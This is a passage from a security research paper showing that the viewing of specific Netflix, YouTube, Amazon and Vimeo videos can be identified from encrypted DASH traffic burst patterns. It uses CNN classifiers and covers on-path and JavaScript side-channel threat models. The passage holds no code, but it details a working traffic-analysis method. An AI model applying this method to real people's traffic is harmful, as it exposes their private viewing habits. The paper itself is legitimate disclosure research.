MPEG-DASH standard. Modern video streaming services have broadly adopted [34, 59] the MPEG-DASH standard [49, 52] for Dynamic Adaptive Streaming over HTTP (DASH, in short). DASH aims to maximize several measures of quality of experience (QoE) while supporting interoperability with popular streaming technologies. DASH specifies a client-server interface for stream fetching that is independent of the content's bitrate and quality. It does not prescribe any particular fetching discipline, encoding of content, or its presentation. DASH uses TLS for content confidentiality. Content may be additionally encrypted for DRM purposes, but this does not change its network characteristics.

Bursty, on/off behavior of video streams predates DASH, but DASH has effectively standardized it. DASH divides video content into segments based on presentation time. The content is stored in segment-files on the server. Each file contains a particular encoding of one segment. When a streaming session is initiated, the server sends to the client a manifest referencing the time segments and the available encodings. To obtain the content, the client submits requests for individual segments. The client may request segment-files of any available encoding depending on the presentation considerations and dynamic evaluation of network conditions.

DASH standardizes a leak. Video compression and encoding algorithms exploit the fact that different video scenes contain different amounts of perceptually meaningful information. All popular streaming services use variable-bitrate (VBR) encoding, where the bitrate of an encoded video varies with its content. Therefore, DASH segments of roughly the same duration (in video-presentation seconds) have very different sizes (in bytes).

DASH video is always streamed in segment-sized chunks. Furthermore, a client requests a new segment when its buffer is just below the target value, and the entire segment finishes downloading long before the client requests another one. Therefore, in a steady-state, on/off stream, burst sizes are correlated with the on-disk segment sizes. The latter sizes, in turn, leak information about the encoded content due to variable-rate encoding. We conjecture that a suffix of the vector of segment sizes, arranged in the order they are fetched from the server (which corresponds to the order of presentation), can be estimated from the observable characteristics of encrypted streaming traffic, up to a small error induced by the varying overheads of lower network layers.

Example. Action scenes, where a lot happens on the screen, are typically encoded with a higher bitrate than slower scenes. Figure 2.2 shows how the bitrate of an excerpt from the "Iguana vs. Snakes" video [40] in the "Planet Earth" series changes over time (based on an MP4 file downloaded from YouTube). The video starts with an intense chase scene as the iguana is escaping from snakes. In the last 15 seconds, the iguana reaches




Figure 2.2: Bitrate of the “Iguana vs. Snakes” video.




Figure 2.3: Burst sizes when streaming a video with alternating high- and low-bitrate periods. The first, largest burst is the size of the client’s buffer.

higher ground and rests next to another friendly iguana.

To demonstrate this effect more systematically, we created a 45-second “low action” scene by concatenating three copies of the 15-second footage of the resting iguana, and a 45-second “high action” scene by concatenating 15-second footage from the height of the chase. We then repeatedly alternated these scenes to craft an artificial 30-minute video, which we uploaded to YouTube (as a private video). We played this video in a Chrome browser configured with an HTTPS proxy. One of the first HTTPS responses from the YouTube server is an XML Media Presentation Description (MPD), which describes MPEG-DASH segmentation into 5-second segments. The MPD specifies the audio encoding (135 Kilobits per second) and five video encoding options corresponding to different resolutions: 144, 240, 360, 480, and 720. Subsequent HTTPS responses contain audio and 720p video for the requested segments. Audio and video segment-files corresponding to a given time segment are fetched at roughly the same time, on two respective HTTPS request-response pairs.

As this video is being streamed, we observe the initial buffering period of about 50 seconds, during which segment-files are fetched at a rate higher than their presentation rate. Then the client reaches a steady state and is fetching segment-files exactly every 5 seconds.

We used Wireshark to capture the same traffic encrypted under TLS. Figure 2.3 shows the buffer and burst sizes of the “on” periods in the steady state. During this steady state, when segments are fetched every 5 seconds, burst sizes correspond to the sizes of segment-files. When the segments with an escaping iguana are being fetched, burst size increases. When the segments with a resting iguana are being fetched, it decreases. Because of the way this video was crafted, “low” and “high” action—and the correspondingly high and low burst sizes—alternate every 45 seconds (9 time segments). In a video stream with different content, the pattern would have been different.

3 Attack Scenarios

3.1 Evaluated attack scenarios

On-path network attacker. If the attacker has passive on-path access to the victim’s network traffic at the network (IP) or transport (TCP/UDP) layers, he can directly perform measurements needed for the attack. This includes malicious Wi-Fi access points, proxies, routers, enterprise networks, ISPs, tapped network cables, etc.

Cross-site and cross-device attacker. Coarse measurements of the victim’s stream can also be performed without direct access. The attacker (1) saturates a network link between the victim and the server, and (2) estimates the fluctuations in the amount of congestion, which indirectly reveal the victim’s traffic patterns. This is a special case of timing side channels in schedulers [16, 25] that can be exploited in a variety of attack scenarios.

We focus on remote attackers who can execute JavaScript in the victim’s Web browser: rogue websites, advertisers, analytics services, content distribution networks, etc. Their JavaScript is confined by the same origin policy [51], but it does not prevent the code from using the above timing side channel to measure bursts in a concurrent video stream as long as the stream and the attacker’s own traffic share a network link. The client receiving the stream may be running in a different tab or browser instance on the same machine (a *cross-site* attack) or on a different machine on the same local network (a *cross-device* attack). For example, a smart TV may be streaming a movie while the attacker’s JavaScript is running in a browser on a laptop on the same home network.

3.2 Other attack scenarios

There are several other scenarios where the attacker can indirectly estimate the bitrate and other coarse features of the victim’s video stream.

Wi-Fi sniffer. An attacker who is physically close to the victim’s Wi-Fi network but not connected to it can set the NIC of his PC or (rooted) smartphone to the promiscu-

ous mode and estimate traffic rates by sniffing physical-layer WLAN packets [3, 66]. If the connection is protected by 802.11, the attacker obtains frames in which all data on top of the media access control (MAC) layer (the lower sublayer of the link layer) is encrypted. This attacker learns the direction of the frames (upstream or downstream) and their sizes. He can also discard MAC-layer management frames as identified by their headers.

Unlike an on-path attacker, a Wi-Fi sniffer cannot distinguish (1) session-layer packet retransmissions and the original transmissions, nor (2) multiple TCP/IP flows on the same link. Both factors introduce some noise into the attacker's observations. Under reasonable network conditions, however, there will be few link-layer retransmissions. We show that our JavaScript attack works even with a noisy, flow-insensitive estimate of the burst size (total number of bytes on the wire)—see Section 9.1. The Wi-Fi sniffing attack should perform at least as well.

Fully remote attacker. A remote attacker who has no foothold in the victim's network can use the same network congestion side channel as our JavaScript attack for coarse-grained traffic measurement [15, 17, 23].

Shared-machine attacker. Our off-path attack is *active*: it requires saturating the victim's link in order to estimate his traffic. If the attacker can execute code on the same machine where the victim is streaming video (e.g., run an app on the same smartphone or execute JavaScript in a browser on the same PC), he may be able to estimate traffic via other side channels, such as shared cache or Linux virtual filesystems (sysfs and procfs) [41, 67].

4 Overview of the Attack

Create detectors. For every video file that the attacker wants to identify, he constructs a *detector* algorithm that determines, given measurements of a stream, whether the stream is carrying this video file or not.

In this paper, we use machine-learning models as detectors. To generate labeled training data, the attacker streams the video of interest to his own computer and captures the resulting traffic; he also streams other videos as negative examples. This is repeated multiple times (we used up to 100 samples of each video in our experiments). The required capture length depends on the attacker's vantage point: we used 60 seconds per sample for the Netflix on-path attacker, 5-6 minutes per sample for the JavaScript attacker. In our experiments, we targeted the first minutes of the stream, but this approach works for any sufficiently long section of the video.

Critically, our detectors are **network-agnostic**, because the same segment-files streamed over different networks exhibit the same burst patterns. Therefore, the attacker can train detectors using the data collected on his own network, then use them to identify video streams on another, target network (see Section 7.4).

Since our detectors identify a particular segmented file and not the underlying content, the attacker needs a separate detector for each segmented video he wants to identify. The same content served by different streaming services or different CDN nodes of the same service could have different encodings and segment-files. Moreover, to maximize QoE under varying network conditions, the same content usually has several encodings on the same server (e.g., at different resolutions). YouTube and Netflix support a few dozen encodings [35, 65] but typically no more than 10 per title and device type. The segment-files streamed to the attacker when he is collecting training data must be identical to those streamed to the victim. In practice, we found that Netflix videos streamed on Wi-Fi networks from different ISPs in the same city have identical segmentation (see Section 7.4).

If the attacker's client and network support the highest-quality encoding, he can also get the service to stream lower-quality encodings by downgrading through the interface of the streaming application, or by imposing traffic-shaping and policy limitations on his network.

Apply detectors. In the online phase of the attack, the attacker measures the victim's network traffic using one of the methods from Section 3. Because video traffic is very distinct and can be accurately recognized from coarse-grained features [66], we assume that the attacker can tell approximately when video playback begins.

He then applies his detectors to the collected measurements to identify the streamed video or determine that it is not one of the videos for which he has detectors.

5 Experimental Setup

5.1 Targets and attackers

As the streaming client, we used a Chrome browser running in an Ubuntu 14.04 VM on a Windows host with an Intel i7-3720QM CPU. We also experimented with a Roku Premiere streaming device (see Section 9.3).

The clients were connected to a university campus network with over 105 Mbps upload and download bandwidth (measured using [54]). We refer to it as the "training network." For the cross-network experiments in Section 7.4, we also used a campus Wi-Fi network (10 Mbps) and a home Wi-Fi network from a cable ISP (82 Mbps). We refer to them as "test networks."

To evaluate on-path attacks, we assume that the attacker directly observes the target stream as described in Section 5.2. To evaluate off-path attacks, we assume that the attacker executes his JavaScript client code either in the same browser that is receiving the target stream (the *cross-site* attack), or on a machine on the same local network as the device that is receiving the target stream (the *cross-device* attack). In both cases, the attacker's client

is communicating with a colluding *attack server*.

In both the cross-site and cross-device scenarios, (1) the attacker's client and the recipient of the target stream are behind a congested home router, while (2) the attack server and the streaming server are outside this router, in different Internet locations. Consequently, the target stream and the attacker's client-server communications share a congested network link. In Section 9, we described our setup for these experiments in more detail.

5.2 Data collection

We focused on four popular streaming services: Netflix, YouTube, Amazon, and Vimeo. For our proof-of-concept experiments, we manually chose a few titles from each service: 11 popular TV series, with up to 10 episodes per series, for a total of 100 titles from Netflix; 20 titles from YouTube; and 10 titles each from Amazon and Vimeo. See Appendix C for the list of titles.

Additionally, we crawled YouTube starting from the main page and the front pages of topical channels (e.g., sports and movies) and recursively following recommendation links. The links on the channel front pages are very popular, with over 100k views each. Our crawler thus emulates user behavior: it starts with popular videos and follows YouTube's recommendations. This crawl yielded links to 3,558 videos, to be used in Section 6.

Automated capture. For each title, we spawned a Chrome browser instance and used a service-specific "rewind" procedure so that playback commenced at the beginning of the content. For videos with an initial title sequence, this (non-unique) sequence is downloaded as part of the initial buffering; the bursts in the on-off phase correspond to the segments of unique content.

We captured the network traffic of each streaming session for a certain duration (see below) using Wireshark's `tshark` [60]. For Amazon, Netflix, and Vimeo, the application-layer protocol is TLS; for YouTube, it is either QUIC, or TLS. We will refer to the collected data as *captures* or *captured sessions*.

Occasionally, playback failed because of a Chrome failure or network glitch. The resulting captures contained very few bytes and we discarded them.

Feature extraction. From each capture, we kept only the TCP flow with the greatest amount of bits and extracted the time series of the following *flow attributes*: down/up/all bytes per second (BPS), down/up/all packet per second (PPS), and down/up/all average packet length (PLEN). To create uniformly sized vectors, we aggregated the series into 0.25-second chunks by averaging over 0.25-second intervals.

A *burst* is a sequence of points in a time series (t_i, y_i) such that $t_i - t_{i-1} < I$ for some I (we used $I = 0.5$). When the points correspond to arrival times and packet sizes, bursts are presumably associated with the transmission of higher-level elements such as HTTP responses (see Section 2). A **burst series** is a series where every point corresponds to a burst. The time of the burst is the midpoint between the beginning and the end of the point sequence that forms the burst. The value of the burst is the sum of the values of points in the sequence. We aggregate bursts series by summing into 0.25-second chunks.

Netflix. We streamed each of the 100 titles one by one and captured the first minute of network traffic for each stream. This was repeated 100 times.

For the cross-network experiments, we chose a subset consisting of 5 episodes of "Mad Men" and 5 other titles. For each title in this subset, we captured 20 90-second streaming sessions on the training network and 20 sessions on the test networks.

YouTube. We streamed and captured each of the 20 selected titles 100 times, and each of the 3,558 titles from the automated crawl once. Encoding for YouTube videos varies and bitrate can be less variable than for Netflix; also, the content is sometimes preceded by an ad. Therefore, we took 4.5-minute Wireshark captures and cropped the captured streaming flows to 3 minutes. For 2 of the 20 titles, the ad was so long that the capture of the actual content was shorter than 3 minutes. We discarded these and only used the remaining 18 titles, with 3-minute content captures for each.

We also downloaded actual 720p MP4 file video files (as opposed to their network streams) for the 3,558 titles from the crawl, using the SAVEFROM.NET Web tool. These files were used for measuring the uniqueness of burst patterns, not for identification experiments.

Amazon and Vimeo. We streamed every title 100 times. For Amazon, we captured 90 seconds of each stream. For Vimeo, we noticed that burst patterns are very consistent and strongly identifying, so we only needed to capture 60 seconds per stream.

Storage. After feature extraction, the data saved for our attack experiments totals 1.2GB for Netflix, 2.3GB for YouTube, and about 0.5GB each for Vimeo and Amazon.

6 From Leaks to Fingerprints

In Section 2, we explained how DASH leaks information about the segment sizes of video files. We now show that for 19% of YouTube files, this leak is actually a *fingerprint*: the sequence of segment sizes identifies the video with virtually no false positives.

Modeling the server. We used the Bento4 MPEG-DASH toolset [4] to process our 3,558 YouTube videos (see Section 5.2) for standardized streaming, i.e., divide them into time segments and create the manifests. We opted for 5-second segments, which matches our observations of both Netflix and YouTube and is close to a

recent recommendation [10]. We believe that the encoding parameters of these videos are representative of other YouTube videos. The MPEG-DASH client-server interaction induced by our simulated server is close to what we empirically observed on YouTube (see Section 2).

Modeling the attacker. Let m be a video. When m is streamed, let its trace $t \in \mathbb{R}^k$ be the sizes (in bytes) of the first k bursts and let T^m denote the probability distribution of these traces. We assume that T^m is the same whether the video is streamed to the attacker's client (during training) or to the victim's client (during identification). This is empirically justified in Section 7.4.

For the theoretical analysis in this section, we use a very simple fingerprinting algorithm. For any $v = (v_1, \dots v_k) \in \mathbb{R}^k$, define $\alpha(v) \equiv (v_1, \dots v_k, v_2 - v_1, \dots v_k - v_{k-1})$. Intuitively, $\alpha(v)$ accounts for both the absolute magnitudes of segment sizes and their variability pattern.

During training, the attacker acquires n training traces $TS = \{t_1, \dots t_n\}$ drawn from T^m. Let $s^m = \text{mean}(TS)$, the element-wise average over TS. Training produces $\alpha(s^m)$, which is the attacker's *fingerprint* of m.

During the attack, the attacker is given the victim's trace $t \in \mathbb{R}^k$ and computes its *traceprint*, $\alpha(t)$. The attacker concludes that the victim is watching m if and only if $\|\alpha(t) - \alpha(s^m)\|_1 \leq B$, where $B = 3,500,000$ bytes.

Attacker's recall. To compute the recall, or true positive rate, of this attack, we first estimate the error $\alpha(t) - \alpha(s^m)$ by lower-bounding the probability that this error is small: $\Pr_{t \leftarrow T^m}[\|\alpha(t) - \alpha(s^m)\|_1 < B]$.

We expect that the bigger the burst size, the bigger the potential error. For example, the average size of bursts in the "Iguana vs. Snakes" video is particularly high, over 1MB, vs. the average of 693K across the videos in our set. We streamed this video 100 times, aggregated the traces, and computed the 10-burst fingerprint. We then computed the error for each trace (i.e., the discrepancy between the attacker-measured traceprint and the fingerprint of the underlying video) and fitted a Gaussian distribution using SciPy's Maximum Likelihood Estimator. The expected value of the error is 41,643 bytes, standard deviation is 24,970 bytes. Observe that $B/7$ is over 10 standard deviations away from the expectation of the error. Thus, $\Pr_{t \leftarrow T^m}[\|\alpha(t) - \alpha(s^m)\|_1 \leq B/7] \geq 1 - 10^{-12}$, for the aforementioned $k = 10$.

To estimate the error for $k = 40$ (as will be needed later), we partition[1] $t \in \mathbb{R}^{40}$ into 4 contiguous blocks of length 10 and apply the union bound on the probabilities of error in each block and the difference elements in α, i.e., $\left|(t_i - t_j) - (s^m_i - s^m_j)\right|$ for $(i, j) \in (11, 10), (21, 20), (31, 30)$. For each of the 7 elements of α, the error is bounded by $B/7$ with probability $\geq 1 - 10^{-12}$. Total error is thus bounded by B with very high probability, $\Pr_{t \leftarrow T^m}[\|\alpha(t) - \alpha(s^m)\|_1 \leq B] \geq 1 - 7 \cdot (10^{-12}) \geq 1 - 10^{-11}$, implying very high recall.

[1] With longer captures, we could have estimated this error directly.

Attacker's precision. Even if the distance between the attacker-measured "traceprint" and the video's fingerprint is small, the attacker may still misclassify the video if its fingerprint is close to another one. We show that for almost 20% of the videos in our YouTube dataset, such mistake is unlikely (and indeed never occurs in practice).

Let D be the 3,558 videos in our YouTube dataset. For $m \in D$, let $z^m \in \mathbb{R}^k$ denote the series of sizes (in bytes) of the first k segments of m, as produced by the server's segmentation of the corresponding MP4 files. We say that a video has *variable segment size* if (1) the overall bitrate is over 100 kBps, and (2) in z^m, more than half of the adjacent pairs differ by more than 110 kB. Let V be the set of videos with variable segment sizes. We observe that in our dataset, $|V| = 671$ (≈19% of D).

A *collision* is video pair $m \in V, m' \in D \cup V$ such that $m \neq m'$, $\left\|\alpha(z^m) - \alpha(z^{m'})\right\|_1 \leq 2B$. Then our attacker could mistake m for m' even if m's traceprint is B-close to the fingerprint (as must be the case with high probability). There are no such collisions in our dataset.

To estimate the attacker's precision, we need to assume that s^m, the series of average burst sizes used to compute the fingerprint, is similar to the corresponding series of segment sizes z^m in the following sense: if $\left\|\alpha(z^m) - \alpha(z^{m'})\right\|_1 \geq 2B$, then $\left\|\alpha(s^m) - \alpha(s^{m'})\right\|_1 \geq 2B$. This assumption is empirically true. In general, we expect each burst size to be related to the corresponding segment size by an affine function (accounting for the constant and multiplicative overheads of the encoding and headers added by each network layer).

It follows that no two fingerprints $\alpha(s^m), \alpha(s^{m'})$ are $2B$-close in the L_1 norm. Since with probability 10^{-11} a traceprint $\alpha(t)$ (of a video m with variable segment size) is B-close to the correct fingerprint $\alpha(s^m)$ (by the recall bound above), the probability that an attacker mistakes t's video for another one in our dataset is at most 10^{-11}.

Discussion. This theoretical analysis demonstrates that a significant fraction of YouTube videos are unique given a rudimentary fingerprinting algorithm. This algorithm yields a very strong detector for the videos that satisfy the variable segment size criterion, which is 671 videos out of 3,558 in our dataset. The attacker can easily check whether a particular video satisfies this criterion.

While our dataset is small in comparison to the entire YouTube, the extremely low error rate and complete absence of collisions indicate that the attack should generalize. The false positive rate for the the videos satisfying the criterion is very low, which guarantees that the Bayesian detection rate is high even if the base rate is low (see Section 8).

In the following sections, we develop a more sophisticated and accurate classification method based on machine learning, relax the simplifying assumptions made in the theoretical analysis, and empirically evaluate our method against popular streaming services.

7 Video Identification Using Neural Networks

Section 6 explains why DASH-based video streams are fingerprintable, but the theoretical model underestimates the capabilities of realistic attackers who can use traffic features other than burst sizes (e.g., packet timing). Moreover, the simple classifier based on L_1 distance is clearly suboptimal, e.g., it does not account for the asymmetry of the error distribution. Also, the theoretical model assumes that the attacker can reliably detect bursts and is thus not robust to noisy network conditions.

A more sophisticated classifier would process more and lower-level features and construct a more complex model to characterize the network traces of a given video. In this section, we use machine learning to construct such classifiers. One plausible approach is to compute the classifier of a video from its file, but we found it to be relatively ineffective (see Appendix A). Instead, we use multiple streams of the same content to train a classifier.

7.1 Background on CNNs

Deep learning [29] is a branch of machine learning based on multi-layer artificial deep neural networks (DNNs). DNNs have proved very effective for signal recognition tasks such as speech transcription [19], image segmentation [14], image classification [28], and many others.

In a neural network, each layer of neurons does some computation on its input and passes the output to the next layer (or final output)—see Figure 7.1. The first, input layer is a tensor representation of the input, e.g., pixels in the case of image classification. The subsequent (low) levels typically infer representations of the features of the input, and the final (high) layers perform the learning task (e.g., classification) given these features.

DNNs are good at capturing high-level concepts that are easy for humans to agree on but hard to express formally. In our case, we use DNNs to capture traffic-level commonalities of the streaming sessions of a given title, even in the presence of some traffic variations among these sessions. Further, neural networks are flexible and can leverage information from the low-level features, such as packet lengths, as well as sequences of burst sizes (as estimated from encrypted traffic). As input, they can use any time series that characterizes the stream. We exploit this in both on-path and off-path attack scenarios.

Convolutional Neural Networks (CNNs) [9] are deep neural networks whose lower layers apply the same linear transformation on many windows of the input data.




Figure 7.1: Our CNN architecture. k denotes the number of feature types taken. n is the recording time in seconds divided by the time-series sampling rate (0.25).

These layers are typically used to produce representations of local features (e.g., spatially local in an image, or temporally local in a time series). These are suitable for our setting, where the network events corresponding to each DASH burst occur in close temporal proximity.

We use supervised training on a corpus that consists of traffic measurements labeled with their correct class, i.e., the identity of the corresponding video. Training involves multiple *epochs*. During each epoch, an optimization procedure processes a batch of training data and adjusts the parameters in the functions computed by the layers so as to minimize the error between the correct classification and the output of the classifier. Learning is successful only if (1) the classifier reduces the training error, and (2) the reduced error rate generalizes to test samples, i.e., inputs that the classifier was not trained on.

7.2 Our classifier

We use CNNs with three convolution layers, max pooling, and two dense layers (see Figure 7.1). We train them using an Adam [26] optimizer on batches of 64 samples, with categorical cross-entropy as the error function.

The classifier is constructed using TensorFlow with the Keras front end. For each task, we randomly shuffle the samples, apply the 0.7-0.3 train-test split, and train for a specified number of epochs. The dataset was normalized on a per-feature basis: the time-series vector representing a given feature in each sample was divided by the maximum of the aggregated values of this feature.

Table 7.2 shows the training time, on a workstation with Intel i7-5690X CPU and two NVidia Titan X GPUs. For comparison, we also performed training in an Ubuntu virtual machine on a commodity laptop with an i7-6600U CPU (and no GPUs) running Windows 10; in this case training was 35 times slower, but even so, the most time-consuming training (that of the Netflix classifier for 1,400 epochs) took less than 10 hours.

7.3 Classification results

We trained a separate classifier for each dataset and each feature type listed in Section 5.2, as well as for each traffic direction (inbound, outbound, or both). Table 7.2 shows the accuracy of these classifiers as the fraction of correctly classified test samples.

The YouTube classifier is remarkably accurate. Not only it achieves 99% accuracy, but it also distinguishes 20 known classes from a large "other" class (unknown videos) with high probability. Furthermore, it works well with any of the features. For example, it achieves 90% accuracy given just the **times** of packet arrivals at a very coarse granularity of 0.25-second intervals (i.e., the PPS feature). This suggests that YouTube streams are particularly susceptible to adversarial identification.

Netflix 1/100 classifier. To gain some insight into how accurate these classifiers are, consider the Netflix classifier that was trained on the BPS feature for 1,400 epochs, achieving 98% accuracy. Figure 7.3a shows the confusion matrix. The classifier does not consistently mistake any class for another. All mistakes but one happen just once. This indicates that different classes do not collide in the classifier's internal representation.


Minimizing false positives. The output of the last, softmax layer of the neural network is traditionally interpreted as a vector of probabilities. The classifier's prediction is the class with the highest probability. We can use this probability as a confidence measure.

Our goal is to ensure that the classifier produces no false positives, at the cost of occasionally failing to detect the match (false negatives). We set a *confidence threshold* and only accept a match if the classifier's confidence is above the threshold. If confidence is below the threshold, we intentionally classify the input as "other" regardless of the class chosen by the classifier.

Figure 7.3b shows the precision and recall of the classifier for various values of the confidence threshold. Precision and recall are calculated by aggregating the false positives and false negatives of all classes except "other". Without any decrease in recall, we can achieve a false positive rate of just 0.005 (precision of 0.995). By accepting a 0.07 false negative rate (0.93 recall), we obtain a false positive rate of less than 0.0005, or precision of 0.9995, with just 1 false positive out of 2224 matches.

YouTube 1/18 classifier. Our YouTube classifier trained for just 150 epochs on BURSTS achieves 0.994 accuracy. Figure 7.4a shows the confusion matrix. Almost all misclassifications are for "other" (i.e., known titles not recognized), thus there are very few false positives.


Figure 7.4b shows the precision and recall of the YouTube classifier as a function of the confidence threshold. Even when the threshold is 0 (equivalent to simply taking *argmax* of the classifier's output), the false negative rate is 0.01 (0.99 recall), and precision is better than accuracy (0.995). By accepting a tiny, 0.002 drop in recall, we achieve **zero false positives**.



(a) Confusion matrix. The entries off the diagonal are misclassifications. Color in cell i, j denotes the number of samples of class i classified as j.

(b) Precision vs. recall.

Figure 7.3: Netflix 1/100 classifier.



(a) Confusion matrix. The entries off the diagonal are misclassifications. The bottom row and rightmost column are of the "other" class.

(b) Precision vs. recall.

Figure 7.4: YouTube 1/18 + "other" classifier.

Using multiple feature types. The classifiers discussed above use a single feature type and a one-dimensional input layer ($k = 1$). We also tried more sophisticated classifiers that take in multiple features. In such an architecture, we expect the same one-dimensional layer to pick up localized attributes of different features. We used a greedy search algorithm on the feature set space that begins with an empty set of features and then adds the feature that maximizes test accuracy after training. Training on multiple features was slower and did not produce significantly more accurate classifiers in our experiments. It is possible that a more elaborate neural network architecture with k independent convolutional layers would work better, albeit with slower training.

7.4 Cross-network training

To collect training data, the attacker must stream videos and record traffic. He may be unable to do this on the same local network as the victim, e.g., because that network is secured, or because the attacker wants to identify videos en masse for multiple users on different networks.

Dataset	TIME	EPOCHS	PLEN$_{IN}$	PLEN$_{OUT}$	PLEN	BPS$_{IN}$	BPS$_{OUT}$	BPS	BURSTS	BURSTS$_{IN}$	BURSTS$_{OUT}$	PPS$_{IN}$	PPS$_{OUT}$	PPS
Netflix	497	700	0.318	0.377	0.333	0.983	0.901	0.982	0.926	0.044	0.708	0.917	0.892	0.921
	994	1400	0.301	0.474	0.340	0.983	0.895	**0.985**	0.959	0.949	0.757	0.918	0.881	0.931
YouTube	94	150	0.993	0.993	0.994	**0.995**	0.994	**0.995**	0.984	0.989	0.988	**0.995**	0.993	**0.995**
Amazon	88	700	0.895	**0.925**	0.917	0.899	0.891	0.905	0.790	0.879	0.712	0.792	0.835	0.790
Vimeo	80	500	0.755	0.624	0.741	0.980	0.938	0.984	0.984	**0.986**	0.916	0.958	0.924	0.940

Figure 7.2: Accuracy of our classifiers. TIME is the approximate total training time, in seconds. EPOCHS is the number of epochs. The remaining columns show the test accuracy of the classifier when trained on a given feature. The features are the time series of, respectively, packet length, Bps, bursts series, and packets per second (see Section 5.2), measured in the up, down, and both directions.




Figure 7.5: Burst sizes of streamed "Reservoir Dogs". The two captures were made on a campus network (+) and a home network ($*$).

The attacker can still collect training data by streaming on his own Internet connection. This connection, however, may have different network characteristics, such as bandwidth, latency, congestions and packet drops, all of which affect the collected traces.

We conjecture that our classifiers learn high-level features of video streams, such as burst patterns, that are robust to reasonable differences in network characteristics and will therefore maintain high accuracy even when trained on a different network (in the absence of pathological conditions such as excessive packet loss or inadequate bandwidth for streaming).

To confirm this, we captured 90-second streaming sessions of 10 Netflix titles on a campus Wi-Fi network and on a home Wi-Fi network from a cable ISP. We trained our classifier on the campus data and measured its accuracy on the home-network data. Our classifier uses only the down BURST series (see Section 5.2). Trained on 50 campus captures per title, it reaches 98% accuracy on the home-network data (20 captures per title). Figure 7.5 shows that the burst patterns on the two networks are highly correlated and aligned in time.

7.5 Possible improvements

Our classifiers attain very high accuracy but can benefit from some potential improvements.

First, our Netflix classifier was trained on just 60-second captures, equivalent to only about 45 seconds of steady-state bursts after the (less discriminative) buffering period. It may be possible to train an even more powerful classifier using 90-second captures.

Second, our relatively simple classifiers are slightly under-fitted. More expressive classifiers (e.g., with more hidden layers) suffer from over-fitting, but it may be solved with more data, e.g., 1000 captures per video.

Finally, the low base rate potentially motivates the use of *detection cascades* [56] consisting of a series of classifiers, each of which is more complex (with a larger input feature space and more hidden layer activations) than the previous one. During training, the $(i+1)^{\text{th}}$ classifier is trained using only the samples accepted (possibly falsely) by the ith classifier. A cascade thus accepts only the inputs that are accepted by all of its classifiers and is efficient to train because most inputs are rejected by the simple lower-level classifiers. Cascades have demonstrated almost human-level accuracy for complex tasks with low base rate such as face detection [64].

8 Bayesian Detection Rate

In Sections 6 and 7, we showed detectors with very low false positive rates. However, the attacker's false detection rate is not the detector's raw false positive rate but the *Bayesian Detection Rate (BDR)*. The BDR of a detector for video m is the probability $\Pr(M|A)$, conditioned on the detector declaring that the victim is streaming m (event A), that the victim is indeed streaming m (event M). This probability is taken over all videos that the victim could be streaming, as well as network conditions and measurement noise.

$\Pr(M|A) = \frac{\Pr(A|M)\Pr(M)}{\Pr(A|M)\Pr(M)+\Pr(A|\neg M)\Pr(\neg M)}$ by Bayes' Law. We can estimate $\Pr(A|M)$ by the detector's recall, and $\Pr(A|\neg M)$ by its false positive rate.

"Open world," when the attacker does not know a priori a relatively small set of possibilities for the video being streamed, is characterized by an extremely low *base rate*, i.e., probability $P(M)$ that the video actually corresponds to any of the attacker's detectors. In this setting, when the attacker's recall is sufficiently high, BDR is dominated by the false positive rate.[2]

[2] For example, suppose the recall is $\Pr(A|M) = 1$, false positive rate is $\Pr(A|\neg M) = \frac{1}{1000}$, and the victim streams 100,000 videos sequentially. If the attacker has a detector for one of them (i.e., the base rate is $\frac{1}{100000}$), he would get roughly 100 false matches before the true match.

We now analyze the detectors from Sections 6 and 7 in the "open-world" setting.

8.1 Distance detector

We first analyze the BDR of the detector from Section 6.

Let $\hat{D}$ be the world of videos, and let $\hat{V} \subseteq \hat{D}$ be the world of videos with variable segment size. $\psi^{\hat{D}}$ is the distribution over $\hat{D}$. Assume that the victim chooses $m' \leftarrow \psi^{\hat{D}}$, and that the videos in our set D were likewise sampled from $\psi^{\hat{D}}$ (i.e., by sampling videos according to their popularity on the service). Let $V \subseteq D$ the the videos in D with variable segment size. Assume the attacker has a detector for some $m \in V$.

Let $t \leftarrow T^{m'}$ be an observed trace. If the detector matches but $m' \neq m$, then either $\left\|\alpha(s^{m'}) - \alpha(t)\right\|_1 \geq B$, or $\left\|\alpha(s^{m}) - \alpha(s^{m'})\right\|_1 \leq 2B$. The probability of the former is low because the recall is very high, $> 1 - 10^{-11}$. Let p_{COL} denote the probability of the latter event, corresponding to a collision between two videos.

If $p_{\mathsf{COL}} \geq \frac{2}{10^6}$, then we are likely to observe a collision in our dataset D. Under the simplifying assumption that collisions in D are independent events,[3] with overwhelming probability $1 - (1 - p_{\mathsf{COL}})^{(|D|-|V|)|V|+|V|^2/2} > 0.986$ there exist $m_V \in V, m_D \in D$ such that $m_V \neq m_D$ and $\|\alpha(s^{m_D}) - \alpha(s^{m_V})\|_1 \leq 2B$. Since we did not observe any such collisions in 2,162,297 pairwise tests over D, it is likely that $p_{\mathsf{COL}} \leq \frac{2}{10^6}$.

In this case, assuming the open-world base rate is $\frac{2}{10^6}$, BDR is very close to 0.5.

8.2 Neural-network detector

YouTube. With our YouTube classifier, when we preferred precision over recall, there were no false positives: we never observed an "other" video that was misclassified as one of the known videos. We view this as an indication that our results generalize.

Netflix. With our Netflix classifier, when we preferred precision over recall, we observed 1 false positive (compared to 2,240 true positives), corresponding to the false positive rate of 0.00045. Our recall is still > 0.93.

At first glance, this result seems harder to generalize. We cannot simply plug $\Pr(A|\neg M)$ and $\Pr(A|M)$ into the BDR formula and expect to get a good estimation, since the distribution that this classifier was trained on—without samples from the catchall "other" class—is fundamentally different from the distribution of videos that might be streamed by the victim.

Similarly to the previous section, there are two causes of false positives: similarities in the videos' burst patterns (which is what the classifier learns), i.e., a *classifier-collision false positive*, and noise in the measurements, i.e., a *network-noise false positive*.

The confusion matrix (Figure 7.3b) shows no pairwise classifier collisions for the 100 titles. The classifier does not consistently confuse any particular title for another (even though many are episodes in the same TV series with presumably similar visual attributes). This indicates that classifier collisions are uncommon.

When collisions do not occur, our classifier, tuned for precision over recall, performs very well and misclassifies only 1 out of 2,224 test samples. No other sample was close enough, in the classifier's eyes, to *any* of the 99 classes. This means that the classifier made one "confident" mistake out of 220,176 possibilities.

9 Off-path Attacks

9.1 Measurement with JavaScript

Consider a remote attacker who has a restricted foothold in the victim's network. For example, he controls an ad embedded in some webpage visited by the victim. An ad may include JavaScript code executing in the victim's browser, but because this code may come from a questionable source with strong commercial interest in users' data (including their viewing habits), it is confined—both by the main browser sandbox, which prevents it from issuing arbitrary requests to the OS, and by the same origin policy [51], which prevents it from accessing the content that belongs to other Web origins. In particular, even if the victim is streaming a video in another tab of the same browser, confined JavaScript code cannot directly access the URL or content displayed in that tab.

